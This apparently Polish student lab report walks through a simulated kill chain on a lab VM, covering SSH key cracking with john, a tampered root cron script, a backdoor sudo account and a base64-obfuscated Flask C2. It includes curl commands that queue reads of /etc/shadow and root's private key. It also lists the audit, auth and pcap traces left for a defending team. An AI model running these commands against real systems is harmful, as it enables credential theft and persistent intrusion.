eUyW1J5ybmbELK/RgSmcc43KvZhuYcIPH9bkoJjF6lusW/GxyQDHj182haB1ArP2LmJ1
d7YAXzQFQYTWQ1KKIy0BPNOtMorZC510HcMqs3E9TeC1+l0UC0I1RYZAF1Ch1Ueozvuf/1
sg2RQZrXgPDuVaS2eX720bZgnwS2hy9n3ge+/gm0gl+9v19ZT/FRMa//8o7GM7XEN1LSV
Isg7fjYabhdJXiwUEW69Hha1tVHVfVE/KoSEPa0RrfkSGcuSPSXHTR4cHFHDThYD6mQE3k
kJunXetRQT8gLTkhKcw3sVeku1fAAS5t7yroziQuaIBseDo9BgLaSmjajIKrCm4TMj4VaD
f5n1rvcXSW/mgc0Nj/4bccn+qbWf8PBE4Wyx1XEtg2VA2RT1RMUKKT92waJbQtE1kjm2VG
HT+jgX40j2edG48F3QYP71QaTCr4bvFUUvYvzdCXHjLBVz16T1B6541h7g/3hH1P03Ujzo
A/amGK2tr2I/EZTVxc7rDlmuos7AfcdhF9ym52RxUEG8Jr+0V9BzLBwao3VfVA7tCOT9Hq
xx1oDkp6ynLyPgixXKjzrE/he89u1dC0aQhYX0/jECX/X/BdXbPyb9+aLEyx1kLaEw6aV7
ek/fPpyJhXH614Pw1z/nTzPV291ukVh1TUDETRSk6K1omNEdmKusXH+fpOMw0Fmbxsda
0/FoeFanneVcoRdjR2ZNgZ8RgrQRmdQ3me+nFQ3wMRAWtPwy2fRanbj4t02GqT1np9vtrBK
ohta3h9vSm0J1jQYxNHP3s92t3223rNkxUMNnzK0qDboSaYeBahzTZSTEFgyq82t/R
fxq14eTBACryb6+qr8T22pE2W+K01DN7Yrfxsh8aa6eA9urhd+hy32yw0AMzd112rIyCqY
F/NrWY7mWqXn3h4j3eCeawZXv8Kvwmk5C6Mqe4T89dUBBQYYBHxjIRKgaHfZGYMw09s9o
n7V8jBVWfOAsbT1Aex4avZN1qCwghp0IQ+9ALT31YHqcsRP96HESw/Yu+IrgXpm+sWsyT
Y50YG7odw8BcGPtAYDYr92+bK4TVFogWAURpXaL+yBwNmv+dhsGqkonCQZY+Kp7xb28K
zUwHh+YsAcC04nNNjKeYr8sAH1axdxBj7fSc375nJsIvbLaNmXQn2C89XXaMRYTrTrHh0
qPEtG70etA1u3r1706PMF26wBTvsuV48s8pMqbHFRvbbXyw01kWhgHrcxmUQ1T9uzGXEQo
ZgHEHk3Nm0t/BMro4vbe68YZKMMRRfjyRxeAVAm/Jtpzlw0BvYQ/GZS2uS25FxtbMgzyU1
```

Rysunek 5.4. Klucz prywatny ssh

```
(root@kali) - [/home/kali]
# python3 /usr/share/john/ssh2john.py id_rsa > rsa.hash
```

Rysunek 5.5. ssh2john

```
johnjohn rsa.hash -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
daddy Yankee (id_rsa)
lg 0:00:02:02 DONE (2024-11-12 19:12) 0.008137g/s 23.43p/s 23.43c/s 23.43C/s
Use the "-show" option to display all of the cracked passwords reliably
Session completed.
```

Rysunek 5.6. Zdobycia hasła roota

Przez fakt, że nie udało nam się uzyskać dostępu do roota poprzednim sposobem, to zmodyfikowaliśmy plik `test.sh` w taki sposób, żeby odczytać pliki `/etc/shadow` `/etc/passwd` oraz `/root/.ssh/id_rsa`, aby otrzymać zahashowane hasło użytkownika root oraz klucz ssh dla administratora. Korzystając z narzędzi wbudowanych na kali mogliśmy znaleźć passphrase do klucza ssh oraz hasło roota. Oczywiście mając możliwości uruchamiania komend z poziomu roota daje nam wiele możliwości eskalacji uprawnień. Innym dobrym podejściem byłoby nadpisanie np pliku `/etc/sudoers` i zwiększenie uprawnień użytkownika victim, bez potrzeby łamania haseł. Wykorzystując także cronjob uruchamiający skrypt pythonowy, moglibyśmy uruchomić komunikację webc2 już na tym poziomie i zbierać więcej informacji w cichszy sposób.

5.3. Zebrane dane

W wyniku opisanej fazy widnieje ruch sieciowy ssh w pliku pcap. Dodaliśmy również zasady w audit, które rejestrują zmiany związane z odczytem i modyfikacją plików, które są wykonywane przez cronjobs oraz związane z wykonywaniem przez nas eskalacji uprawnień (są to pliki `klient.py` oraz `test.sh`). Zmiany w plikach będą widoczne w `audit.log`. W naszym ataku jeden z plików został wykorzystany, a drugi nie. Oprócz tego zebraliśmy też `cron.log` oraz `auth.log`. Informacje dotyczące połączeń zawierają się także w `audit.log`.

33263	311.046826	192.168.77.129	192.168.77.128	TCP	74 44410 -> 22 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=3738529008 TSecr=0 WS=128
33264	311.047452	192.168.77.129	192.168.77.128	TCP	74 22 -> 44410 [SYN, ACK] Seq=0 Ack=1 Win=32128 Len=0 TSval=3738529008 TSecr=706616093 WS=128
33265	311.048302	192.168.77.129	192.168.77.128	SSHv2	98 Client: Protocol (SSH-2.0-OpenSSH_9.7p1 Debian-7)
33267	311.048328	192.168.77.129	192.168.77.128	TCP	66 22 -> 44410 [ACK] Seq=1 Ack=53 Win=59350 Len=0 TSval=706616094 TSecr=3738529009
33268	311.101457	192.168.77.129	192.168.77.128	SSHv2	106 Server: Protocol (SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u3)
33269	311.102256	192.168.77.129	192.168.77.128	TCP	66 44410 -> 22 [ACK] Seq=53 Ack=41 Win=32128 Len=0 TSval=3738529063 TSecr=706616087
33270	311.103361	192.168.77.129	192.168.77.128	SSHv2	1602 Client: Key Exchange Init
33271	311.103941	192.168.77.129	192.168.77.128	TCP	66 22 -> 44410 [ACK] Seq=41 Ack=1569 Win=64080 Len=0 TSval=706616089 TSecr=3738529064
33272	311.103941	192.168.77.129	192.168.77.128	SSHv2	1178 Server: Key Exchange Init
33273	311.149087	192.168.77.129	192.168.77.128	TCP	66 44410 -> 22 [ACK] Seq=1569 Ack=1153 Win=31872 Len=0 TSval=3738529110 TSecr=706616090
33274	311.155224	192.168.77.129	192.168.77.128	SSHv2	1274 Client: Diffie-Hellman Key Exchange Init
33275	311.167547	192.168.77.129	192.168.77.128	TCP	66 44410 -> 22 [ACK] Seq=2777 Ack=2717 Win=31872 Len=0 TSval=3738529128 TSecr=706616152
33276	311.167547	192.168.77.129	192.168.77.128	SSHv2	82 Client: New Keys
33277	311.231259	192.168.77.129	192.168.77.128	TCP	66 22 -> 44410 [ACK] Seq=2717 Ack=2793 Win=64128 Len=0 TSval=706616217 TSecr=3738529149
33278	311.231812	192.168.77.129	192.168.77.128	SSHv2	110 Client:
33280	311.231959	192.168.77.129	192.168.77.128	TCP	66 22 -> 44410 [ACK] Seq=2717 Ack=2837 Win=64128 Len=0 TSval=706616218 TSecr=3738529193
33281	311.232100	192.168.77.129	192.168.77.128	SSHv2	110 Server:
33282	311.232793	192.168.77.129	192.168.77.128	SSHv2	134 Client:
33283	311.241138	192.168.77.129	192.168.77.128	SSHv2	118 Server:
33284	311.255163	192.168.77.129	192.168.77.128	TCP	66 44410 -> 22 [ACK] Seq=2905 Ack=2813 Win=31872 Len=0 TSval=3738529246 TSecr=706616227
33285	314.252049	192.168.77.1	192.168.77.255	UDP	86 57621 -> 57621 Len=44
33286	315.453814	192.168.77.129	192.168.77.128	SSHv2	214 Client:
33287	315.494782	192.168.77.129	192.168.77.128	TCP	66 22 -> 44410 [ACK] Seq=2813 Ack=3053 Win=64128 Len=0 TSval=706620481 TSecr=3738533415
33288	315.510034	192.168.77.129	192.168.77.128	SSHv2	94 Server:
33289	315.517108	192.168.77.129	192.168.77.128	TCP	66 44410 -> 22 [ACK] Seq=3053 Ack=2841 Win=31872 Len=0 TSval=3738533478 TSecr=706620502
33290	315.517108	192.168.77.129	192.168.77.128	SSHv2	178 Client:
33291	315.517745	192.168.77.129	192.168.77.128	TCP	66 22 -> 44410 [ACK] Seq=2841 Ack=3165 Win=64128 Len=0 TSval=706620504 TSecr=3738533478

Rysunek 5.7. Połączenia ssh

```
2024-11-12T20:11:02.046350+01:00 victim CRON[2995]: pam_unix(cron:session): session closed for user root
2024-11-12T20:11:15.125307+01:00 victim sshd[2537]: Received disconnect from 192.168.77.129 port 45544:11: disconnected by user
2024-11-12T20:11:15.127379+01:00 victim sshd[2537]: Disconnected from user victim 192.168.77.129 port 45544
2024-11-12T20:11:15.127774+01:00 victim sshd[2531]: pam_unix(sshd:session): session closed for user victim
2024-11-12T20:11:15.137089+01:00 victim systemd-logind[635]: Session 14 logged out. Waiting for processes to exit.
2024-11-12T20:11:15.141877+01:00 victim systemd-logind[635]: Removed session 14.
```

Rysunek 5.8. Zamknięte sesje przez PAM

```
root@kali: ~/kryps3/zzzz
$ cat audit.log | grep test.sh
type=PATH msg=audit(1731593473.927:4052): item1 name="test.sh" inode=100563 dev=08:01 mode=0100777 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL c
uid=root
type=PATH msg=audit(1731593527.783:4671): item1 name="test.sh" inode=100563 dev=08:01 mode=0100777 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL c
uid=root"
```

Rysunek 5.9. Modyfikacje pliku test.sh

6. Instalacja

6.1. Wykorzystane techniki MITRE ATT&CK

- T1543.003 - Create or Modify System Process: Cron
- T1136.001 Create Local Account
- T1098.004 SSH Authorized Keys

6.2. Opis fazy ataku

Dzięki uzyskanym poświadczeniom roota z poprzedniej fazy ataku możemy utworzyć nowego użytkownika z uprawnieniami roota. Jest to jedna z technik na uzyskaniu trwałości na komputerze ofiary. Utworzyliśmy dla nowoutworzonego konta również klucz ssh, aby móc z nim połączyć się zdalnie, a także utworzyliśmy na nim klienta backdoora webc2, żeby móc z nim komunikować się z nim w mniej podejrzany sposób za pomocą ruchu HTTP. Dodatkowo, wykonaliśmy delikatną obfuskację ruchu http wykorzystując kodowanie base64, żeby ruch nie był czytelny na pierwszy rzut oka.

```
root@victim:/tmp# sudo adduser user2
Dodawanie użytkownika "user2"...
Dodawanie nowej grupy "user2" (1001)...
Adding new user 'user2' (1001) with group 'user2 (1001)' ...
Tworzenie katalogu domowego "/home/user2"...
Kopiowanie plików z "/etc/skel" ...
Nowe hasło:
Proszę ponownie wpisać nowe hasło:
passwd: hasło zostało zmienione
Zmieniam informację o użytkowniku user2
Wpisz nową wartość lub wciśnij ENTER by przyjąć wartość domyślną
Imię i nazwisko []: q
Numer pokoju []: q
Telefon do pracy []:
Telefon domowy []:
Inne []: q
Czy informacja jest poprawna? [T/n] T
Adding new user 'user2' to supplemental / extra groups 'users' ...
Dodawanie użytkownika "user2" do grupy "users"...
root@victim:/tmp# sudo usermod -aG sudo user2
```

Rysunek 6.1. Założenie konta

```
# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
user2   ALL=(ALL:ALL) ALL
```

Rysunek 6.2. Dodanie do sudoers

```
root@victim:/home/user2/.ssh# chown -R user2:user2 /home/user2/.ssh
root@victim:/home/user2/.ssh# nano /etc/ssh/sshd_config
```

Rysunek 6.3. Nadanie praw do katalogu przez roota

```
user2@victim:~/.ssh$ ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/user2/.ssh/id_rsa): id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa
Your public key has been saved in id_rsa.pub
The key fingerprint is:
SHA256:dCYhxZS6TFnxhTenD2yt8Tk00iaH1PcjhCLTHCi92E user2@victim
The key's randomart image is:
+---[RSA 4096]-----+
|  o...+=0 ..      |
| . o. .+0..0 .    |
| . +E +0 ++.=     |
| . 0+=0 =..B.o    |
| +..S..+.B o      |
|   o  + *.=.      |
|   = 0...         |
|   .              |
+---[SHA256]-----+
```

Rysunek 6.4. Wygenerowanie klucza ssh dla nowego konta

```
(kali@kali)~$ ssh -i id_rsa1 user2@192.168.77.128
user2@192.168.77.128's password:
Linux victim 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user2@victim:~$
```

Rysunek 6.5. Połączenie się z nowo wygenerowanym kontem

6.3. Zebrane dane

Zebrane dane z tworzenia nowego użytkownika widoczne są w audit.log, a połączenie po ssh z nowego konta widoczne jest także w syslogach. Próby wykonania cronjoba do uruchomienia reverse shell'a także zostały zarejestrowane w owych próbach.

```
(kali@kali) - [~/krycy3/zzzz]
$ cat auth.log | grep adduser
2024-11-14T15:12:45.488614+01:00 victim sudo:    root : TTY=pts/6 ; PWD=/root ; USER=root
; COMMAND=/usr/sbin/adduser user2

(kali@kali) - [~/krycy3/zzzz]
$
```

Rysunek 6.6. dodanie użytkownika, logi auth.log

```
(kali@kali) - [~/krycy3/zzzz]
$ cat audit.log | grep useradd
type=ADD_USER msg=audit(1731593585.715:4679): pid=7238 uid=0 muid=0 ses=145 subj=unconfined mkg=op=adding user id=1001 exe="/usr/sbin/useradd" host
name=victim addr=7 terminal=pts/7 res=success'UID=root' AUID=root" Id="unknown(1001)"

(kali@kali) - [~/krycy3/zzzz]
$
```

Rysunek 6.7. dodanie użytkownika, audit.log

```
(kali@kali) - [~/krycy3/zzzz]
$ cat auth.log | grep Accepted
2024-11-14T15:02:30.287043+01:00 victim sshd[6718]: Accepted password for victim from 192.168.77.129 port 44508 ssh2
2024-11-14T15:08:32.885127+01:00 victim sshd[7035]: Accepted password for root from 192.168.77.129 port 45804 ssh2
2024-11-14T15:15:29.710464+01:00 victim sshd[7317]: Accepted password for user2 from 192.168.77.129 port 35410 ssh2
2024-11-14T15:20:14.721095+01:00 victim sshd[7578]: Accepted password for root from 192.168.77.129 port 39620 ssh2
```

Rysunek 6.8. otwarte sesje ssh

7. Dowodzenie i kontrola

7.1. Wykorzystane techniki MITRE ATT&CK

- T1071.001 - Application Layer Protocol: Web Protocols
- T1027.010 - Obfuscated Files or Information: Command Obfuscation

7.2. Opis fazy ataku

W tej fazie ataku uruchamiany jest serwer oraz klient, co umożliwia przejęcie kontroli nad systemem ofiary i wykonanie zdalnych poleceń. Komunikacja pomiędzy maszynami została zakodowana przy użyciu base64, co pozwala uniknąć przesyłania żądań i odpowiedzi w formie jawnej i tym samym potencjalnie utrudnić rozpoznanie rzeczywistego celu komunikacji.

Uruchamiamy serwer na maszynie atakującej przy użyciu skryptu server.py. Zadaniem serwera Flask jest umożliwienie przesyłania poleceń i odbierania odpowiedzi od klienta (maszyny ofiary).

```
(root@kali) - [~/home/kali]
# python3 server.py
* Serving Flask app 'server'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://192.168.77.129:5000
Press CTRL+C to quit
Set new command: whoami
192.168.77.129 - - [12/Nov/2024 19:53:50] "POST /set_command HTTP/1.1" 204 -
192.168.77.129 - - [12/Nov/2024 19:53:52] "GET /get_command HTTP/1.1" 200 -
```

Rysunek 7.1. Uruchomienie serwera

Na maszynie ofiary, w katalogu /tmp, uruchamiamy skrypt klient.py. Tym samym klient rozpoczyna komunikację z serwerem, wykonując wcześniej ustawione polecenie z opóźnieniem.

```
root@victim:/tmp# nano klient.py
root@victim:/tmp# python3 klient.py
Another instance of klient.py is already running. Exiting...
root@victim:/tmp# rm klient.lock
root@victim:/tmp# python3 klient.py
Executing new command: sleep 5
```

Rysunek 7.2. Uruchomienie klienta

Następnie na maszynie atakującego generujemy kolejne komendy, wysyłane do serwera przy użyciu polecenia curl z opcją POST. Komendy obejmują na przykład dodanie użytkownika do grupy sudo, wyświetlenie klucza prywatnego SSH z katalogu /root, odczytanie zawartości wrażliwych plików systemowych takich jak /etc/passwd czy /etc/shadow. Każde z tych poleceń zostaje zapisane w formacie JSON i przesłane na serwer.

```
(kali@kali:~)
$ curl -X POST -H "Content-Type: application/json" -d '{"command": "sudo usermod -aG sudo victim"}' http://192.168.77.129:5000/set_command
(kali@kali:~)
$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat /root/.ssh/id_rsa"}' http://192.168.77.129:5000/set_command
(kali@kali:~)
$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat /root/.ssh/id_rsa"}' http://192.168.77.129:5000/set_command
(kali@kali:~)
$ curl -X POST -H "Content-Type: application/json" -d '{"command": "whoami"}' http://192.168.77.129:5000/set_command
(kali@kali:~)
$ curl -X POST -H "Content-Type: application/json" -d '{"command": "whoami"}' http://192.168.77.129:5000/set_command
(kali@kali:~)
$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat /etc/passwd"}' http://192.168.77.129:5000/set_command
(kali@kali:~)
$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat /etc/passwd"}' http://192.168.77.129:5000/set_command
(kali@kali:~)
$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat /etc/shadow"}' http://192.168.77.129:5000/set_command
(kali@kali:~)
$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat /etc/shadow"}' http://192.168.77.129:5000/set_command
(kali@kali:~)
$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat /root/.ssh/id_rsa"}' http://192.168.77.129:5000/set_command
```

Rysunek 7.3. Generowanie komendy

7.3. Zebrane dane

W wyniku zebranego ruchu, w pliku pcap możemy znaleźć przekazywane dane z komputera ofiary za pomocą POST request na komputer atakującego. Ruch jest zakodowany przy użyciu base64.

```
38497 1109.270010 192.168.77.129 192.168.77.129 HTTP/1.1 200 OK, JSON (application/json)
38498 1109.270010 192.168.77.129 192.168.77.129 HTTP/1.1 200 OK, JSON (application/json)
38501 1109.280437 192.168.77.129 192.168.77.128 HTTP 229 HTTP/1.1 204 NO CONTENT
38513 1179.285267 192.168.77.128 192.168.77.129 HTTP 233 GET /get_command HTTP/1.1

Frame 38498: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface vif0
Linux cooked capture vif0
Internet Protocol Version 4, Src: 192.168.77.128, Destination: 192.168.77.129
Transmission Control Protocol, Src Port: 43276, Dst Port: 5000
[2 Reassembled TCP Segments (365 bytes): #38497(214), #38498(151)]
Hypertext Transfer Protocol
JavaScript Object Notation, application/json
{"command": "cat /root/.ssh/id_rsa"}
```

Rysunek 7.4. pcap webc2

8. Wnioski i podsumowanie

Zrealizowanie opierającego się na kilkunastu technikach MITRE Kill Chainu wykazało, jak skutecznie można przeprowadzić wieloetapowy i realistyczny atak, który wykorzystuje słabe punkty w zabezpieczeniach i obchodzi tradycyjne mechanizmy obronne. Przedstawione etapy, od rekonesansu po trwałe ustanowienie dostępu dowodzą, że przemyślane dobranie i połączenie odpowiednich technik może umożliwić niekiedy pełne przejęcie kontroli nad systemem. Podczas ataku nie pominięto praktyk w rzeczywistości realizowanych przez cyberprzestępców, mających na celu zminimalizowanie ryzyka wykrycia ich działań.

Duży nacisk postawiliśmy na zebranie danych, będących śladami pozostawionymi przez atakującego w ramach każdej z taktyk ataku. Udało się zebrać różnorodne logi z wielu źródeł. Na kolejny zespół czeka zatem interesujące wyzwanie, w ramach drugiego etapu projektu. W każdej fazie przedstawiliśmy źródła, z których można dowiedzieć się o wykonywanych przez nas czynnościach. Natomiast wiele zdarzeń powtarza się zarówno w journalu, audit.log czy syslog, dlatego też przedstawiliśmy przykładowe zdjęcia z naszymi śladami, jednakże na pewno istnieje więcej niż jedna metoda, aby kolejna grupa rozpoznała wykonany przez nas Kill Chain.